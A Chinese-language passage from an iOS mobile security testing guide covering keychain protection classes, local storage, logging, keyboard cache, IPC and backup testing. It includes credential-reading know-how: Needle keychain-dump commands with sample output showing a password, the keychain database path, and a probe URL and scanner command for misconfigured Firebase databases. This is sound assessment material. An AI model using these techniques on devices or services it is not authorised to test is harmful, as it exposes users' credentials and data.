存储在密钥链中的数据通过一种类结构保护，该类结构类似用于文件加密的类结构。添加到密钥链的条目被编码为二进制 plist，并在 Galois/计数器模式 (GCM) 下对每个条目使用 128 位 AES 密钥进行加密。请注意，较大的数据块并不需要直接保存在 Keychain 中，这正是数据保护 API 的用途。可以对 SecItemAdd 或 SecItemUpdate 的调用中设置 ksecattraccessible 键，来为 Keychain 项配置数据保护。可以通过以下配置来控制 密钥串数据保护类的访问控制：

- kSecAttrAccessibleAlways：无论设备是否锁定，都可以访问 Keychain 项中的数据。
- kSecAttrAccessibleAlwaysThisDeviceOnly：无论设备是否锁定，都可以访问 Keychain 项中的数据。这些数据不会包含在 iCloud 或 iTunes 备份中。

- kSecAttrAccessibleAfterFirstUnlock : 重新启动后，在用户解锁设备之前，无法访问 Keychain 项中的数据。
- kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly : 重新启动后，在用户解锁设备之前，无法访问 Keychain 项中的数据。具有此属性的项目不会迁移到新设备。因此，从不同设备的备份还原后，这些项将不存在。
- kSecAttrAccessibleWhenUnlocked : 只有在用户解锁设备时，才能访问 Keychain 项中的数据。
- kSecAttrAccessibleWhenUnlockedThisDeviceOnly : 只有在用户解锁设备时，才能访问 Keychain 项中的数据。这些数据不会包含在 iCloud 或 iTunes 备份中。
- kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly : 只有在设备解锁时才能访问密钥链中的数据。只有在设备上设置了密码时，此保护级别才可用。这些数据不会包含在 iCloud 或 iTunes 备份中。

AccessControlFlags 定义用户验证密钥的机制 (SecAccessControlCreateFlags) :

- kSecAccessControlDevicePasscode : 通过密码访问项目。
- kSecAccessControlTouch IDAny : 通过注册到其中的一个的 Touch ID 指纹来访问项目。添加或删除指纹不会使项目无效。
- kSecAccessControlTouch IDCurrentSet : 通过注册到其中的一个的 Touch ID 指纹来访问项目。添加或删除指纹将使项目无效。
- kSecAccessControlUserPresence : 通过其中一个注册指纹 (使用触摸 ID) 或默认密码访问项目。

请注意，由 Touch ID 保护的密钥（通过 kSecAccessControlTouch IDCurrentSet 或 kSecAccessControlTouch IDAny）受 Secure Enclave 保护：密钥链仅持有令牌，而不是实际密钥。密钥保留在 Secure Enclave 中。

从 iOS9 开始，基于 ECC 的签名操作在 Secure Enclave 中执行。在该场景中，私钥和加密操作驻留在 Secure Enclave 中。有关创建 ECC 密钥的更多信息，请参阅静态分析部分。iOS 9 仅支持 256 位 ECC。此外，需要将公钥存储在密钥链中，因为它不能存储在 Secure Enclave 中。创建密钥后，可以使用 kSecAttrKeyType 来指示要使用的密钥算法类型。

如果要使用这些机制，建议测试是否设置了密码。在 iOS 8 中，需要检查是否可以读取/写入受 ksecattraccessiblewhenpasscodesetthisdeviceonly 属性保护的密钥链中的项。从 iOS 9 开始，可以使用 LAContext 检查是否设置了锁屏：

```
public func devicePasscodeEnabled() -> Bool {  
    return LAContext().canEvaluatePolicy(.deviceOwnerAuthentication, error: nil)  
}  
  
-(BOOL)devicePasscodeEnabled:(LAContext)context{  
if ([context canEvaluatePolicy:LAPolicyDeviceOwnerAuthentication error:nil]) {  
    return true;  
} else {  
    return false;  
}  
}
```

6.3.1.1.1.1. 密钥链数据持久性

在 iOS 上，卸载应用时，应用使用的密钥链数据会保留在 iOS 设备中，而应用在沙盒中存储的数据则会被擦除。如果用户在不执行出厂重置的情况下出售其设备，则设备的购买者可以通过重新安装先前用户使用的相同应用，来获得对先前用户应用程序账户和数据的访问。这种操作不需要技术支持。

在评估 iOS 应用程序时，需要寻求密钥串数据持久性。可以通过安装使用应用程序，生成可能存储在密钥链中的示例数据，然后卸载应用程序，重新安装应用程序以查看在两次应用程序安装之间是否保留了数据，来完成此操作。也可以通过使用 iOS 安全评估框架 Needle 读取密钥链来验证持久性。以下是 Needle 命令演示过程：

```
$ python needle.py  
[needle] > use storage/data/keychain_dump  
[needle] > run  
{  
    "Creation Time" : "Jan 15, 2018, 10:20:02 GMT",  
    "Account" : "username",  
    "Service" : "",  
    "Access Group" : "ABCD.com.test.passwordmngr-test",  
    "Protection" : "kSecAttrAccessibleWhenUnlocked",  
    "Modification Time" : "Jan 15, 2018, 10:28:02 GMT",  
    "Data" : "testUser",  
    "AccessControl" : "Not Applicable"  
},  
{  
    "Creation Time" : "Jan 15, 2018, 10:20:02 GMT",  
    "Account" : "password",  
    "Service" : "",
```

```
"Access Group" : "ABCD.com.test.passwordmngr-test",
"Protection" : "kSecAttrAccessibleWhenUnlocked",
"Modification Time" : "Jan 15, 2018, 10:28:02 GMT",
>Data" : "rosebud",
"AccessControl" : "Not Applicable"
}
```

卸载应用程序后，开发人员无法使用 iOS API 强制擦除数据。相反，开发人员应采取以下步骤来防止密钥链数据在应用程序安装之间持久存在：

- 应用安装后首次启动应用程序时，请擦除与该应用程序关联的所有密钥链数据。这样可以防止第二个用户意外访问前一个用户的账户。以下是擦除过程 Swift 示例演示：

```
let userDefaults = UserDefaults.standard
```

```
if userDefaults.bool(forKey: "hasRunBefore") == false {
    // Remove Keychain items here

    // Update the flag indicator
    userDefaults.set(true, forKey: "hasRunBefore")
    userDefaults.synchronize() // Forces the app to update UserDefaults
}
```

- 在为 iOS 应用程序开发注销功能时，应在注销账户时擦除密钥链数据。这样用户可以在卸载应用程序之前清除其账户信息。

6.3.1.2. 静态分析

当您可以访问 iOS 应用程序的源代码时，请尝试找出在整个应用程序中保存和处理的敏感数据。敏感数据包括密码、密钥和个人识别信息（PII），但也可能包括由行业法规、法律和公司政策确定为敏感的其他数据。可以查找下面列出本地存储 API 保存的数据，确保敏感数据在没有适当保护的情况下永远不会被存储。例如：在没有额外加密的情况下，身份验证令牌不应保存在 UserDefaults 中。

必须实现加密，以便密钥以安全设置存储在密钥链中（最好是 kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly）。这确保了使用硬件支持的存储机制。确保根据 KeyChain 中密钥的安全策略设置了 AccessControlFlags。

使用 KeyChain 存储、更新和删除数据的一般示例可以在苹果官方文档中找到。苹果的官方文档还包括一个使用触摸 ID 和密码保护键的例子。

下面是可以用来创建密钥的示例 Swift 代码：(请注意 kSecAttrTokenID 为字符串:kSecAttrTokenIDSecureEnclave: 这表示我们要直接使用 Secure Enclave):

```
// private key parameters
let privateKeyParams: [String: AnyObject] = [
    kSecAttrLabel as String: "privateLabel",
    kSecAttrIsPermanent as String: true,
    kSecAttrApplicationTag as String: "applicationTag"
]
// public key parameters
let publicKeyParams: [String: AnyObject] = [
    kSecAttrLabel as String: "publicLabel",
    kSecAttrIsPermanent as String: false,
    kSecAttrApplicationTag as String: "applicationTag"
]
// global parameters
let parameters: [String: AnyObject] = [
    kSecAttrKeyType as String: kSecAttrKeyTypeEC,
    kSecAttrKeySizeInBits as String: 256,
    kSecAttrTokenID as String: kSecAttrTokenIDSecureEnclave,
    kSecPublicKeyAttrs as String: publicKeyParams,
    kSecPrivateKeyAttrs as String: privateKeyParams
]
var pubKey, privKey: SecKeyRef?
let status = SecKeyGeneratePair(parameters, &pubKey, &privKey)
```

在检查 iOS 应用程序是否存在不安全的数据存储时，请考虑以下存储数据的方法，因为默认情况下它们都不会加密数据：

6.3.1.2.1. *NSUserDefaults*

NSUserDefaults 类提供了一个编程接口，用于与默认系统交互。默认系统允许应用程序根据用户偏好自定义其行为。NSUserDefaults 保存的数据可以在应用程序包中查看。这个类将数据存储在 plist 文件中，但仅用于少量数据的存储。

6.3.1.2.2. *文件系统*

- NSData: 创建静态数据对象，而 NSMutableData 创建动态数据对象。NSData 和 NSMutableData 通常用于数据存储，但它们也适用于分布式对象应用程序，其中数据对象中包含的数据可以在应用程序之间复制或移动。以下是用于写入 NSData 对象的方法：

- NSDataWritingWithoutOverwriting
- NSDataWritingFileProtectionNone
- NSDataWritingFileProtectionComplete
- NSDataWritingFileProtectionCompleteUnlessOpen
- NSDataWritingFileProtectionCompleteUntilFirstUserAuthentication
- writeToFile : 将数据存储为 NSData 类的一部分。
- NSSearchPathForDirectoriesInDomains , NSTemporaryDirectory : 用于管理文件路径。
- NSFileManager : 用于检查和更改文件系统的内容。您可以使用 createFileAtPath 创建一个文件并对其进行写入。

以下示例演示如何使用 createFileAtPath 方法创建安全加密的文件：

```
[[NSFileManager defaultManager] createFileAtPath:[self filePath]
contents:[@"secret text" dataUsingEncoding:NSUTF8StringEncoding]
attributes:[NSDictionary dictionaryWithObject:NSFileProtectionComplete
forKey:NSFileProtectionKey]];
```

6.3.1.2.3. *CoreData*

Core Data 是用于管理应用程序中对象模型层的框架。它为与对象生命周期和对象图管理（包括持久性）相关联的常见任务提供了通用和自动化的解决方案。Core Data 可以使用 SQLite 作为其持久存储，但框架本身不是数据库。

默认情况下，CoreData 不会对数据进行加密。作为 MITRE 公司研究项目（iMAS）的一部分，CoreData 专注于开源 iOS 安全控制，并支持添加一个额外的加密层。更多细节请参见 GitHub Repo。

6.3.1.2.4. *SQLite 数据库*

如果应用程序要使用 SQLite，则必须将 SQLite 3 库添加到应用程序中。这个库是一个 C++ 包，它提供 SQLite 命令的 API。

6.3.1.2.5. *Firebase 实时数据库*

Firebase 是一个拥有 15 种以上产品的开发平台，Firebase 实时数据库就是其中之一。应用程序开发人员可以利用它来存储数据，并将数据与 NoSQL 云托管数据库同步。数据以 JSON 的形式存储，并实时同步到每个连接的客户机，甚至在应用程序脱机时也保持可用。

6.3.1.2.5.1. 识别配置错误的 Firebase 实例

2018 年 1 月，Appthority Mobile Threat Team (MTT) 对连接到移动应用程序的不安全后端服务进行了安全研究。他们发现 Firebase 中存在一个配置错误，Firebase 是最流行的十大数据存储之一，攻击者可以通过它检索云服务器上托管的所有未受保护的数据。该团队对 200 多万个移动应用程序进行了研究，发现连接到 Firebase 数据库的大约 9% 的 Android 应用程序和近一半（47%）的 iOS 应用程序容易受到攻击。

可以通过以下网络调用来识别配置错误的 Firebase 实例：

`https://\<firebaseProjectName\>.firebaseio.com/.json`

`firebaseProjectName` 可以在属性列表（.plist）文件中检索。例如：PROJECT_ID key 将 Firebase 项目名称存储在 GoogleService-Info.plist 文件中。

或者，分析人员可以通过使用 python 脚本 Firebase Scanner 来执行上述任务，如下所示：

```
python FirebaseScanner.py -f <commaSeperatedFirebaseProjectNames>
```

6.3.1.2.6. Realm 数据库

Realm Objective-C 和 Realm Swift 并不是由苹果官方提供，但是我们仍然需要注意。因为 Realm databases 默认明文存储数据，除非我们在配置中设置了加密配置。

以下示例演示了如何对 Realm 数据库加密：

```
// Open the encrypted Realm file where getKey() is a method to obtain a key from the
// Keychain or a server
let config = Realm.Configuration(encryptionKey: getKey())
do {
    let realm = try Realm(configuration: config)
    // Use the Realm as normal
} catch let error as NSError {
    // If the encryption key is wrong, `error` will say that it's an invalid database
    fatalError("Error opening realm: \(error)")
}
```

6.3.1.2.7. Couchbase Lite 数据库

Couchbase Lite 是一个轻量级的、嵌入式的、面向文档的（NoSQL）数据库引擎，并且可以进行同步。Couchbase Lite 可以对 iOS 和 macOS 进行原生编译。

6.3.1.2.8. YapDatabase

YapDatabase 是构建在 SQLite 之上的键、值存储。

6.3.1.3. 动态分析

有一种方法可以在不利用本机 iOS 功能的情况下，确定敏感信息（如证书和密钥）是否安全存储，那就是分析应用程序的数据目录。在数据被分析之前触发所有的应用程序功能是很重要的，因为只有在特定的功能被触发之后，应用程序才可能存储敏感数据。然后，您可以通用关键字和特定于应用程序的数据对数据转储进行静态分析。

以下步骤可用于确定应用程序如何在越狱 iOS 设备上进行本地存储数据：

1. 触发所以可能存储敏感数据的功能。
2. 连接到 iOS 设备并导航到 Bundle 目录（这适用于 iOS 8.0 及更高版本）。
`/var/mobile/Containers/Data/Application/$APP_ID/`
3. 使用 grep 命令在存储的数据中匹配关键词，例如：`grep-iRn“USERID”`。
4. 如果敏感数据以明文形式存储，则应用程序无法通过此测试。

您可以使用第三方应用程序（如 iMazing）在非越狱 iOS 设备上分析应用程序的数据目录。

1. 触发所以可能存储敏感数据的功能。
2. 将 iOS 设备连接到您的工作站并启动 iMazing。
3. 选择“应用程序”，右键单击所需的 iOS 应用程序，然后选择“提取应用程序”。
4. 导航到输出目录并找到\$APP_NAME.imazing. 重命名为\$APP_NAME.zip。
5. 解压缩 zip 文件。然后可以分析应用程序数据。

请注意，像 iMazing 这样的工具不会直接从设备复制数据。而是从创建的备份中提取数据。因此，获取存储在 iOS 设备上的所有应用程序数据是不可能的：因为并非所有文件夹都包含在备份中。建议使用越狱设备或者用 Frida 重新打包应用程序，然后使用 Objective 之类的工具访问所有存储数据和文件。

如果您将 Frida 库添加到应用程序中，并按照“非越狱设备的动态分析”（摘自“iOS 上的篡改和逆向工程”章节）中的描述对其进行重新打包，您可以使用 objection 直接从应用程序的数据目录传输文件，也可以按照“iOS 上的基本安全测试”章节“主机设备数据传输”一节中的说明，使用 objection 读取文件。

可以通过动态分析导出密钥链内容。在越狱设备上，可以使用 Keychain dumper 导出密钥链中数据，如“iOS 上的基本安全测试”章节所述。

密钥链文件的路径是

/private/var/Keychains/keychain-2.db

在非越狱设备上，您可以使用 Objective 来导出应用程序创建和存储的 Keychain 项。

6.3.1.3.1. 使用 Xcode 和 iOS 模拟器进行动态分析

此测试仅在 macOS 上可用，因为需要 Xcode 和 iOS 模拟器。

为了测试本地存储，并验证其中存储了哪些数据，并不一定要使用 iOS 设备。通过访问源代码和 Xcode，可以在 iOS 模拟器中构建和部署应用程序。iOS 模拟器当前设备的文件系统位于 ~/Library/Developer/CoreSimulator/Devices 中。

应用程序在 iOS 模拟器中运行后，可以通过以下命令导航到最新模拟器的目录：

```
$ cd ~/Library/Developer/CoreSimulator/Devices/$(  
ls -alht ~/Library/Developer/CoreSimulator/Devices | head -n 2 |  
awk '{print $9}' | sed -n '1!p')/data/Containers/Data/Application
```

上面的命令将自动找到最新启动的模拟器的 UUID。现在，您仍然需要使用 grep 命令匹配应用程序名称或关键字在您的应用程序中。这将向您显示应用程序的 UUID。

```
$ grep -iRn keyword .
```

然后，您可以监视和验证应用程序文件系统中的更改，并调查在使用应用程序时文件中是否存储了任何敏感信息。

6.3.1.3.2. 使用 Needle 进行动态分析

在越狱的设备上，您可以使用 iOS 安全评估框架 Needle 查找由应用程序的数据存储机制引起的漏洞。

6.3.1.3.2.1. 读取钥匙链

要使用 Needle 读取钥匙链，请执行以下命令：

```
[needle] > use storage/data/keychain_dump  
[needle][keychain_dump] > run
```

6.3.1.3.2.2. 搜索二进制 Cookie

iOS 应用程序通常在沙盒中存储二进制 cookie 文件。cookie 是包含应用程序 Web 视图的二进制文件。可以使用 Needle 将这些文件转换为可读格式并检查数据。使用以下 Needle 模块，搜索存储在应用程序容器中的二进制 cookie 文件，列出其数据保护值，并为用户提供检查或下载文件的选项：

```
[needle] > use storage/data/files_binarycookies
[needle][files_binarycookies] > run
```

6.3.1.3.2.3. 搜索属性文件列表

iOS 应用程序通常将数据存储在属性列表（plist）文件中，这些文件同时存储在应用程序沙盒和 IPA 包中。有时，这些文件包含敏感信息，如用户名和密码；因此，应在 iOS 评估期间检查这些文件的内容。使用以下 Needle 模块，搜索存储在应用程序容器中的 plist 文件，列出其数据保护值，并为用户提供检查或下载文件的选项：

```
[needle] > use storage/data/files_plist
[needle][files_plist] > run
```

6.3.1.3.2.4. 搜索缓存数据库

iOS 应用程序可以将数据存储在缓存数据库中。这些数据库包含 Web 请求和响应之类的数据。有时数据是敏感的。使用以下 Needle 模块，该模块搜索存储在应用程序容器中的缓存文件，列出其数据保护值，并为用户提供检查或下载文件的选项：

```
[needle] > use storage/data/files_cachedb
[needle][files_cachedb] > run
```

6.3.1.3.2.5. 搜索 SQLite 数据库

iOS 应用程序通常使用 SQLite 数据库来存储应用程序所需的数据。测试人员应检查这些文件的数据保护值及其内容是否存在敏感数据。使用以下 Needle 模块，搜索存储在应用程序容器中的 SQLite 数据库，列出其数据保护值，并为用户提供检查或下载文件的选项：

```
[needle] > use storage/data/files_sql
[needle][files_sql] >
```

6.3.2. 检查敏感数据日志 (MSTG-STORAGE-3)

在移动设备上创建日志文件有许多合理的理由，包括跟踪设备脱机时本地存储的崩溃或错误（以便在联机后可以发送给应用程序的开发人员），以及存储使用情况统计信息。但是，记录敏感数

据（如信用卡号和会话信息）可能会将数据暴露给攻击者或恶意应用程序。日志文件可以通过多种方式创建。以下列表显示了 iOS 上可用的方法：

- NSLog 方法。
- printf-like 函数。
- NSAssert-like 函数。
- 宏。

6.3.2.1. 静态分析

使用以下关键字检查应用程序源代码中的预定义和自定义日志记录语句：

- 对于预定义和内置功能：
 - NSLog
 - NSAssert
 - NSCAssert
 - fprintf
- 对于自定义功能：
 - Logging
 - Logfile

解决这个问题的一种通用方法是使用 define 为开发和调试启用 NSLog 语句，然后在发布软件之前禁用它们。可以通过将以下代码添加到相应的前缀\头 (*.pch) 文件来完成此操作：

```
#ifdef DEBUG
# define NSLog (...) NSLog(__VA_ARGS__)
#else
# define NSLog ...
#endif
```

6.3.2.2. 动态分析

在“iOS 基本安全测试”章节的“监控系统日志”一节中，描述了检查设备日志的各种方法。将日志输出到一个屏幕，该屏幕可以筛选过滤敏感信息的输入字段。

启动其中一个方法后，请填写输入字段。如果输出中显示敏感数据，则应用程序将无法通过此测试。

6.3.3. 确定敏感数据是否发送给第三方 (MSTG-STORAGE-4)

APP 中可以嵌入各种第三方服务。这些服务提供的功能包括跟踪服务等，这些服务可以监控分析用户在使用应用程序时的行为，进而推销个性化广告，或改善用户体验。第三方服务的缺点是开发人员不知道第三方库执行的代码细节。因此，不应向第三方服务发送超出必要范围的信息，也不应披露敏感信息。

第三方服务的缺点是开发人员不知道第三方库执行了哪些代码。因此，应确保向第三方服务发送的信息不超过必要范围的信息，并且不披露任何敏感信息。

大多数第三方服务以两种方式实现：

- 具有独立的库。
- 具有完整的 SDK。

6.3.3.1. 静态分析

静态分析 APP 中的源代码，查看是否按照最佳方式使用第三方库提供的 API 和函数。

发送给第三方服务的所有数据都应匿名，以防止暴露 PII(个人可识别信息)。因为第三方服务可以通过 PII 来识别用户账户。因此，APP 不应将任何其他数据(如可映射到用户账户或会话的标识)发送给第三方。

6.3.3.2. 动态分析

安全分析员对 APP 向外部服务发送的所有的请求进行分析，以发现嵌入数据包中的敏感信息。通过使用代理拦截工具，分析员可以对 APP 和第三方服务端点之间的流量进行分析。当 APP 正在使用时，所有不直接发送到主功能服务器的请求都应该被检查是否有发送给第三方的敏感信息。这些敏感信息可以是在定位服务或广告服务请求包中的 PII。

6.3.4. 在键盘缓存中查找敏感数据 (MSTG-STORAGE-5)

iOS 键盘为用户提供几个简化输入的选项。这些选项包括自动更正和拼写检查。默认情况下，大多数键盘输入都缓存在 /private/var/mobile/Library/Keyboard/dynamic-text.dat 中。

UITextFieldTraits 协议用于键盘缓存。UITextField、UITextView 和 UISearchBar 类自动支持此协议，并提供以下属性：

- var autocorrectionType:UITextAutocorrectionType 确定键入期间是否启用自动更正功能。启用自动更正后，文本对象将跟踪未知单词并建议适当的替换，自动替换键入的文本，

除非用户重写替换。此属性的默认值是 `UITextAutocorrectionTypeDefault`，对于大多数输入方法，它启用自动更正。

- `var secureTextEntry:BOOL` 确定是否禁用文本复制和文本缓存，是否隐藏 `UITextField` 输入的文本。此属性的默认值为“否”。

6.3.4.1. 静态分析

- 在源代码中搜索类似的实现，例如

```
textObject.autocorrectionType = UITextAutocorrectionTypeNo;  
textObject.secureTextEntry = YES;
```

- 在 Xcode 的 Interface Builder 中打开 xib 和序列图像板文件，并在相应对象的属性检查器中验证安全文本输入和更正的状态。

应用程序必须禁止缓存输入文本字段的敏感信息。您可以通过使用 `textObject.autocorrectionType = UITextAutocorrectionTypeNo` 指令在所需的 `UITextFields`、`UITextViews` 和 `UISearchBar`s 中。对于应该屏蔽的数据，如 PIN 和密码，请设置 `textObject.secureTextEntry=YES`。

```
UITextField *textField = [ [ UITextField alloc ] initWithFrame: frame ];  
textField.autocorrectionType = UITextAutocorrectionTypeNo;
```

6.3.4.2. 动态分析

如果有越狱 iPhone 可用，请执行以下步骤：

1. 导航到“设置”>“常规”>“重置”>“重置键盘字典”，重置 iOS 设备键盘缓存。
2. 使用应用程序并确定允许用户输入敏感数据的功能。
3. 从进入以下目录导出键盘缓存 `dynamic-text.dat`（对于 8.0 之前的 iOS 版本可能有所不同）：`/private/var/mobile/Library/Keyboard/。`
4. 查找敏感数据，如用户名、密码、电子邮件地址和信用卡号码等。如果可以通过键盘缓存文件获取敏感数据，则应用程序将无法通过此测试。

使用 Needle 工具查看键盘缓存：

```
[needle] > use storage/caching/keyboard_autocomplete  
[needle] > run
```

```
[*] Checking connection with device...  
[+] Already connected to: 142.16.24.31  
[*] Running strings over keyboard autocomplete databases...  
[+] The following content has been found:
```

```
DynamicDictionary-5
check
darw
Frida
frid
gawk
iasdasdt11
installdeopbear
Minh
mter
needle
openssl
openss
produce
python
truchq
wallpaper
DynamicDictionary-5
[*] Saving output to file: /home/phavanloc/.needle/output/keyboard_autocomplete.txt
```

```
UITextField *textField = [ [ UITextField alloc ] initWithFrame: frame ];
textField.autocorrectionType = UITextAutocorrectionTypeNo;
```

如果您必须使用非越狱 iPhone：

1. 重置键盘缓存。
2. 输入所有敏感数据。
3. 再次使用该应用程序并确定“自动更正”是否显示以前输入的敏感信息。

6.3.5. 确定是否通过 IPC 机制暴露敏感数据 (MSTG-STORAGE-6)

6.3.5.1. 概述

进程间通信 (Inter Process Communication , IPC) 允许进程相互发送消息和数据。对于需要相互通信的进程，在 iOS 上有不同的方法实现 IPC：

- **XPC 服务**：XPC 是一个结构化的异步库，提供基本的进程间通信。它由 launchd 管理。它在 iOS 上是最安全、最灵活的 IPC 实现方式。它可以在最受限制的环境中运行：沙盒中没有根权限提升，文件系统访问和网络访问最少。XPC 服务提供两种不同的 API：
 - NSXPCCConnection API
 - XPC Services API

- **Mach 端口**：所有 IPC 通信最终都依赖于 Mach 内核 API。Mach 端口只允许本地通信（设备内通信）。它们可以在本机实现，也可以通过核心基础（CFMachPort）和基础（NSMachPort）包装器实现。
- **NSFileCoordinator**: NSFileCoordinator 类可以通过本地文件系统上的文件，管理应用程序之间的数据，并将数据发送到各个进程。NSFileCoordinator 方法同步运行，因此您的代码将被阻止，直到它们停止执行为止。这很方便，因为您不必等待异步块回调，但也意味着这些方法会阻塞正在运行的线程。

6.3.5.2. 静态分析

下一节总结了在 iOS 源代码中标识 IPC 实现所需的关键字。

6.3.5.2.1. XPC 服务

可以使用以下几个类来实现 NSXPCConnection API：

- NSXPCConnection
- NSXPCInterface
- NSXPCListener
- NSXPCListenerEndpoint

您可以为连接设置安全属性。并且这些属性应该被验证。

在 Xcode 项目的以下两个文件中检查 XPC 服务 API（基于 C）：

- xpc.h
- connection.h

6.3.5.2.2. Mach 端口

在低级实现中要查找的关键字：

- mach_port_t
- mach_msg_*

在高级实现中要查找的关键字（核心基础和基础包装器）：

- CFMachPort
- CFMessagePort
- NSMachPort
- NSMessagePort

6.3.5.2.3. NSFileCoordinator

要查找的关键字：

- NSFileCoordinator

6.3.5.3. 动态分析

通过对 iOS 源代码的静态分析来验证 IPC 机制。目前没有可用的 iOS 工具来验证 IPC 的使用情况。

6.3.6. 检查用户界面披露的敏感数据 (MSTG-STORAGE-7)

6.3.6.1. 概述

例如：许多应用程序在使用时，注册账户或付款时输入敏感信息是一个很重要的部分。这些数据可能是财务信息，如信用卡数据或用户账户密码。如果应用程序在输入数据时没有正确屏蔽数据，数据可能会被暴露。

应强制屏蔽敏感数据（通过显示星号或点而不是明文）。

6.3.6.2. 静态分析

屏蔽其输入的文本字段可以通过以下两种方式进行配置：

Storyboard：在 iOS 项目的 storyboard 中，导航到包含敏感数据的文本字段的配置选项。确保选择了“安全文本输入”选项。如果此选项被激活，文本字段中将显示点来代替文本输入。

源代码：如果文本字段是在源代码中定义的，请确保选项 `isSecureTextEntry` 设置为“true”。此选项通过显示点来隐藏输入的文本。

```
sensitiveTextField.isSecureTextEntry = true
```

6.3.6.3. 动态分析

要确定应用程序是否将任何敏感信息泄漏到用户界面，请运行应用程序并识别显示此类信息或将其实作为输入的组件。

如果信息被星号或圆点等替代，则应用程序不会向用户界面泄漏数据。

6.3.7. 测试敏感数据备份 (MSTG-STORAGE-8)

6.3.7.1. 概述

iOS 包含自动备份功能，可以创建存储在设备上的数据副本。在 iOS 上，可以通过 iTunes 或云（通过 iCloud 备份功能）进行备份。在这两种情况下，备份几乎包括存储在设备上的所有数据，但高度敏感的数据除外，如苹果支付信息和 Touch ID 设置。

由于 iOS 会备份已安装的应用程序及其数据，那么就有一个明显的问题：用程序存储的敏感用户数据是否会意外泄漏到备份中。这个问题的答案是“是”——但前提是应用程序首先不安全地存储了敏感数据。

6.3.7.1.1. 如何备份密钥链

当用户备份 iOS 设备时，密钥链数据也会备份，但密钥链中的秘密仍然是加密的。解密密钥链数据所需的类密钥不包括在备份中。恢复密钥链数据需要将备份恢复到设备，并使用用户密码解锁设备。

只有将备份还原到备份设备时，才能对设置了

`kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly` 属性的密钥链数据进行解密。有人试图从备份中提取此密钥链数据，但如果不能访问源设备中的加密硬件，仍无法对其进行解密。

要点：如果按照本章前面的建议处理敏感数据（存储在密钥链中或使用锁定在密钥链中的密钥进行加密），则备份不存在安全问题。

6.3.7.1.2. 静态分析

对应安装了移动应用程序的设备进行 iTunes 备份的备份数据，包括 应用程序私有目录 中的所有子目录（`Library/Caches/` 除外）和文件。

因此，应避免将敏感数据以明文形式存储在应用程序的私有目录及子目录中的任何文件或文件夹中。

尽管默认情况下备份包括 `Documents/` 和 `Library/Application Support/` 中的所有文件，但您可以通过调用 `NSURL setResourceValue:forKey:error:` 方法和 `NSURLIsExcludedFromBackupKey` 属性值从备份中排除文件。

您可以使用 `NSURLIsExcludedFromBackupKey` 和 `CFURLIsExcludedFromBackupKey` 文件系统属性从备份中排除文件和目录。如果应用程序需要排除许多文件，应用程序可以创建自己的子目录并将该目录标记为已排除。应用程序应该创建自己的排除目录，而不是排除系统定义的目录。

使用 `NSURLIsExcludedFromBackupKey` 和 `CFURLIsExcludedFromBackupKey` 这两个文件系统属性比直接设置扩展属性的方法更可取。在 iOS 5.1 及更高版本上运行的所有应用程序，都应使用这些属性从备份中排除数据。

以下是用于从 iOS 5.1 及更高版本的备份中排除文件的 Objective-C 代码示例：

```
- (BOOL)addSkipBackupAttributeToItemAtPath:(NSString *)filePathString
{
    NSURL* URL= [NSURL fileURLWithPath: filePathString];
    assert([[NSFileManager defaultManager] fileExistsAtPath: [URL path]]);

    NSError *error = nil;
    BOOL success = [URL setResourceValue: [NSNumber numberWithBool: YES]
                                   forKey: NSURLIsExcludedFromBackupKey error: &error];
    if(!success){
        NSLog(@"Error excluding %@ from backup %@", [URL lastPathComponent], error);
    }
    return success;
}
```

以下是用于从 iOS 5.1 及更高版本的备份中排除文件的 Swift 代码示例：

```
func addSkipBackupAttributeToItemAtURL(filePath:String) -> Bool
{
    let URL: NSURL = NSURL.fileURLWithPath(filePath)

    assert(NSFileManager.defaultManager().fileExistsAtPath(filePath), "File \(filePath) doesn't exist")

    var success: Bool
    do {
        try URL.setResourceValue(true, forKey:NSURLIsExcludedFromBackupKey)
        success = true
    } catch let error as NSError {
        success = false
        print("Error excluding \(URL.lastPathComponent) from backup \(error)")
    }

    return success
}
```

6.3.7.2. 动态分析

为了测试备份，显然需要先创建一个备份。创建 iOS 设备备份的最常见方法是使用 iTunes，它可用于 Windows、Linux，当然还有 macOS。在通过 iTunes 创建备份时，您始终只能备份整个设备，而不能只选择单个应用程序。确保 iTunes 中没有设置“加密本地备份”选项，以便备份以明文形式存储在硬盘上。

当 iOS 设备通过 iTunes 进行备份之后，我们需要检索备份的文件路径，该路径在每个操作系统上都是不同的位置。苹果官方文档可以帮助我们找到 iPhone、iPad 和 iPod touch 的备份文件。

我们可以很容易的从 iTunes 备份文件夹导航到 High Sierra。从 macOS Mojave 开始，您将得到以下错误（即使作为 root 用户）：

```
$ pwd  
/Users/foo/Library/Application Support  
$ ls -alh MobileSync  
ls: MobileSync: Operation not permitted
```

出现这个错误不是备份文件夹的权限问题，而是 macOS Mojave 中的一个新功能。我们可以按照 OSXDaily 上的说明授予终端应用程序完全磁盘访问权限，来解决此问题。

在访问目录之前，我们需要选择带有设备 UDID 的文件夹。查看“iOS 基本安全测试”章节中的“获取 iOS 设备的 UDID”一节，了解如何检索 UDID。

一旦知道 UDID，就可以导航到这个目录，然后我们会发现整个设备的完整备份，其中包括图片，应用程序数据和任何可能存储在设备上的东西。

查看备份文件和文件夹中的数据。其中，目录和文件名的结构是模糊的，如下所示：

```
$ pwd  
/Users/foo/Library/Application  
Support/MobileSync/Backup/416f01bd160932d2bf2f95f1f142bc29b1c62dc0/00  
$ ls | head -n 3  
000127b08898088a8a169b4f63b363a3adcf389b  
0001fe89d0d03708d414b36bc6f706f567b08d66  
000200a644d7d2c56eec5b89c1921dacbec83c3e
```

因此，浏览 iOS 设备备份并不简单，而且在目录或文件名中找不到任何有关应用程序的提示信息。我们可以使用一个简单的 grep 命令来搜索在备份前使用应用程序时输入的敏感数据，例如用户名、密码、信用卡数据、PII 或应用程序上下文中认为敏感的任何数据。

```
$ ~/Library/Application Support/MobileSync/Backup/<UDID>
$ grep -iRn "password".
```

如果您能找到这样的数据，应该按照静态分析章节中的描述将其从备份中排除，或者使用密钥链对其进行适当加密，或者不首先存储在设备上。

如果需要对备份进行加密，可以使用以下 Python 脚本 (`backup_tool.py` 和 `backup_passwd.py`) 来进行加密。但是它们可能无法与最新的 iTunes 版本配合使用，可能需要进行调整。

6.3.8. 测试自动生成的敏感信息截图 (MSTG-STORAGE-9)

6.3.8.1. 概述

